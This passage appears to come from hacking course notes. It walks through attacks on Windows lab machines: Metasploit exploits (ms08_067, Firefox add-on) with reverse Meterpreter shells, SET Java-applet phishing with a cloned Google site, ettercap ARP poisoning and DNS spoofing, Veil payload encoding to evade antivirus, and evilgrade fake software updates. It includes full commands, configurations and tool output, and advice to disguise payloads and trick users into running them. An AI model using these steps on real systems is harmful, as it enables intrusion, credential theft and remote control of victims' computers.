Msfconsole

Use exploit/windows/smb/ms08\_067\_netapi

Set PAYLOAD windows/meterpreter/reverse\_tcp

Set LHOST 192.168.52.135


Set LPORT 4444

Set RHOST 192.168.52.132 (the other win xp machine that has the exploit)

Exploit




c) Server side attack hack windows ms\_03\_026\_dcom




- You can use also armitage



**d) Client side attack: Hack Windows by Java Signed Applet**



- It is a client side attack. When the hacker uses java signed applet module in the metasploite it will act as web server and will have a website that have Java meterpreter reverse tcp payload. It requires that the client have java application to execute the java payload. Anybody will go to the website will download and install the payload and the hacker can control the computer. It can hack any machine that has the javal application.
- You set the the LHOST and the RHOST the hacker ip address. The LPORT can be any port and RPORT put 8080 or 80 or any other port. Put the URI part /.





e) Client side attack: Hack Windows by Java Applet (Http shell with IES encryption + phishing + spoof DNS)




- We will do fake site for www.google.com and when any person in the local network wants to go for this web site he will come first for your fake website and the fake website will download payload to the client computer.
- Go to back track then exploitation tools then social engineering tools then social engineering toolkit then the set command.

```
root@bt:/pentest/exploits/set# ./setup.py install
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package git is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source.
E: Package git has no installation candidate
[!] SET is already installed in /usr/share/settoolkit, removing it
root@bt:/pentest/exploits/set# ./set-update
[-] Updating the Social-Engineer Toolkit, be patient...
[-] Performing cleanup first...
Removing src/agreement4
Removing src/logs/
[-] [*] Updating... This could take a little bit...
```

Set > ./ setup.py install

./set-update

./settoolkit



- Choose 1 for social engineering attack. Then 2 for website attack vectors. Then 1 for java applet attack method. Then 2 for site cloner.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
  - 2) Website Attack Vectors
  - 3) Infectious Media Generator
  - 4) Create a Payload and Listener
  - 5) Mass Mailer Attack
  - 6) Arduino-Based Attack Vector
  - 7) SMS Spoofing Attack Vector
  - 8) Wireless Access Point Attack Vector
  - 9) QRCode Generator Attack Vector
  - 10) Powershell Attack Vectors
  - 11) Third Party Modules
- 99) Return back to the main menu.

- 1) Java Applet Attack Method
  - 2) Metasploit Browser Exploit Method
  - 3) Credential Harvester Attack Method
  - 4) Tabnabbing Attack Method
  - 5) Web Jacking Attack Method
  - 6) Multi-Attack Web Method
  - 7) Create or import a CodeSigning Certificate
- 99) Return to Main Menu

- 1) Web Templates
  - 2) Site Closer
  - 3) Custom Import
- 99) Return to WebAttack Menu

- Then choose n to apply the method for the computers in the internal networks only. Put the Ip for the hacker computer 192.168.52.135. Then put the website that you want to make phishing for it <http://www.google.com>.

```

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse
listener.
set> Are you using NAT/Port Forwarding [yes/no]: n
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
connection:192.168.20.133 or hostname for the reverse c
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
e.com> Enter the url to clone:http://www.google.com

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

```

- It will ask you the type of payload you want to use with java signed applet. Choose 12 which is SE toolkit http reverse shell encryption support

```

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and
d send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and s
end back to attacker
4) Windows Bind Shell                  Execute payload and create an acce
pting port on remote system
5) Windows Bind Shell X64             Windows x64 Command Shell, Bind TC
P Inline
6) Windows Shell Reverse_TCP X64     Windows X64 Command Shell, Reverse
TCP Inline
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Wind
ows x64), Meterpreter
8) Windows Meterpreter All Ports      Spawn a meterpreter shell and find
a port home (every port)
9) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP usi
ng SSL and use Meterpreter
10) Windows Meterpreter Reverse DNS   Use a hostname instead of an IP ad
dress and spawn Meterpreter
11) SE Toolkit Interactive Shell       Custom interactive reverse toolkit
designed for SET
12) SE Toolkit HTTP Reverse Shell     Purely native HTTP shell with AES
encryption support

```

- Put the port listener 6666

```

12) SE Toolkit HTTP Reverse Shell      Purely native HTTP shell with AES
encryption support
13) RATTE HTTP Tunneling Payload      Security bypass payload that will
tunnel all comms over HTTP
14) ShellCodeExec Alphanum Shellcode  This will drop a meterpreter payl
ad through shellcodeexec
15) PyInjector Shellcode Injection    This will drop a meterpreter payl
ad through PyInjector
16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit
payloads via memory
17) Import your own executable        Specify a path for your own execu
able

set:payload> 12
set:payloads> PORT of the listener [443]:6066
[*] Done, moving the payload into the action.
[-] Targetting of OSX/Linux (POSIX-based) as well. Prepping posix payload...
[*] Stager turned off, prepping direct download payload...

```

- Gedit the file etter.dns. Put the IP for your fisher website

```


Sample hosts file for dns_spoof plugin

the format is (for A query):
www.myhostname.com A 168.11.22.33
*.googlepc.com A 192.168.28.133
www.google.com A 192.168.28.133

or for PTR query:
www.bar.com A 10.0.0.10

```

- Write the command: ettercap -G the get the ettercap GUI. Put sniff and choose the interface then choose unified sniffing. Then choose hosts then go to host list. Then go mitln and choose arp poisoning, poison one way. In plugins, choose dns\_spoof plugin. Then choose start sniffing.




- When the client in the internal network go to [www.google.com](http://www.google.com), he will go to your fishing site. You will see in back track set command a shell where you can write commands for the client computer. Try the commands ipconfig,

```
g8DFK1nHy0d7C66gk10bjk1te31C5dpPLbKA 4xxp7Re1wx0v7CoFCAm620b1CA== HTTP/1.1
04 -
192.168.28.214 - - [26/Aug/2013 17:03:03] "GET /Bn9130lyph HTTP/1.1" 200 -
shell> help
```



**g) Client side attack: Hack Windows by firefox faked add on**



- The hacker can make his computer a fake webserver and he can make on it a website that has fake plugins. Any client will visit the hacker website, the firefox will try to download the plugins and will download also java meterpreter reverse tcp payload.
- In the msfconsole, search firefox. Use the `exploit/multi/browser/firefox_xpi_bootstrapped_addon`. Set the payload `windows/meterpreter/reverse_tcp`. Set the Lhost and Rhost the hacker computer and the Lport any port and the srvport to be suitable port.


```
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 192.168.28.204
LHOST => 192.168.28.204
msf exploit(firefox_xpi_bootstrapped_addon) > set LPORT 6666
LPORT => 6666
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.28.204
SRVHOST => 192.168.28.204
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /
URIPATH => /
msf exploit(firefox_xpi_bootstrapped_addon) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.204:6666
[*] Using URL: http://192.168.28.204:80/
[*] Server started.
```

- To see the sessions we writes the command "sessions -l". To choose the first session write "session -I 1".

Note: The firefox will detect the unverified plugins and will not install it

## h) Client side attack: Hack Windows by encoding payloads to bypass antivirus



- Download Veil-master tool


```
# cd Veil-master
```

```
Cd setup
```

```
./setup.sh
```

```
Python veil.py
```

- Choose list



- Choose the payload 9: Powershell/virtualalloc. Then choose generate the payload. Choose msfvenom. Choose the windows/meterpreter/reverse\_tcp. Choose the lhost the ip of the hacker machine 192.168.52.135. Choose any lport. Choose the name of payload.

```
?] Use msfvenom or supply custom shellcode?
    1 - msfvenom (default)
    2 - Custom

>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
>] Please enter metasploit payload: windows/meterpreter/reverse_tcp
>] Enter value for 'LHOST', [tab] for local IP: 192.168.28.225
>] Enter value for 'LPORT': 4444
>] Enter extra msfvenom options in -OPTION=value syntax:

[*] Generating shellcode..
```

```
[*] Press [enter] for 'payload'
[>] Please enter the base name for output files: mahmoud

Language:      powershell
Payload:       VirtualAlloc
Shellcode:     windows/meterpreter/reverse_tcp
Options:       LHOST=192.168.28.225 LPORT=4444
Source File:   /root/.Veil-master/output/source/mahmoud.bat

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] press any key to return to the main menu:
```

- Attach the payload with another program using any archive program such as winrar. Then use the icon changer to change the icon . Ask the client to download the file using any trick
- Operate the multi-handler tool msfcli to hack the client>

# msfcli multi/handler payload=windows/meterpreter/reverse\_tcp lhost=192.168.52.135 lport=4444 E

```
root@kali:~# msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=
192.168.28.225 lport=4444 E
```


- After the user open the program, the meterpreter session will open

## i) Hack windows by fake software update



- We will do fake update for windows and through the fake update we will download the payload type windows interpreter reverse tcp which will do reverse connection with the hacker computer and through the meterpreter session you can control the client computer.
- Install evilgrade. To get the modules type

`#!/evilgrade`




`# configure winupdate`

`# show options`

- Create the payloads in other command lines

`# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.52.135 lport=5555 x > /root/heday1.exe`



- Return to evilgrade to tell it about the payload

```
evilgrade(windowsupdate)>set agent ['<OUT>/root/nahmoud.exe<OUT>']
set agent, ['<OUT>/root/nahmoud.exe<OUT>']
evilgrade(windowsupdate):
```

- Edit the file etter.dns

```
# or for WINS query:
#   workgroup WINS 127.0.0.1
#   PC*      WINS 127.0.0.1
#
# NOTE: the wildcarded hosts can't be used to poison the PTR req
#       so if you want to reverse poison you have to specify a p
#       host. (look at the www.microsoft.com example)
#
#####

#####
# microsoft sucks :})
# redirect it to www.linux.org
#
notepad-plus.sourceforge.net A 192.168.28.133
windowsupdate.microsoft.com A 192.168.28.133
update.microsoft.com A 192.168.28.133
www.microsoft.com A 192.168.28.133
go.microsoft.com # Wildcards in PTR are not allowed

#####
# no one out there can have our domains...
#
```

- Operate ettercap in command line

# ettercap -T -Q -M -P dns\_spoof/192.168.52.2// ( ip of the machine gateway)

```
root@bt:~# ettercap -T -Q -M arp -P dns_spoof /192.168.28.2/ //
ettercap 0.7.4.1 copyright 2001-2011 ALOR & NaGA
Listening on eth1... (Ethernet)
eth1 -> 08:0C:29:18:B6:23 192.168.28.133 255.255.255.0
Privileges dropped to UID 0 GID 0...

etter.dns:46 Invalid entry go.microsoft.com
 28 plugins
 40 protocol dissectors
 55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |-----| 100.00 %
```

- Operate the multihandler

#Msfcli multi/handler payload=windows/meterpreter/reverse\_tcp lhost=192.168.52.135 lport 5555 E

```
root@bt:~# msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=192.168.28.133 lport=4444 E
(*) Please wait while we load the module tree...
```

- Go to evil grade and write stat

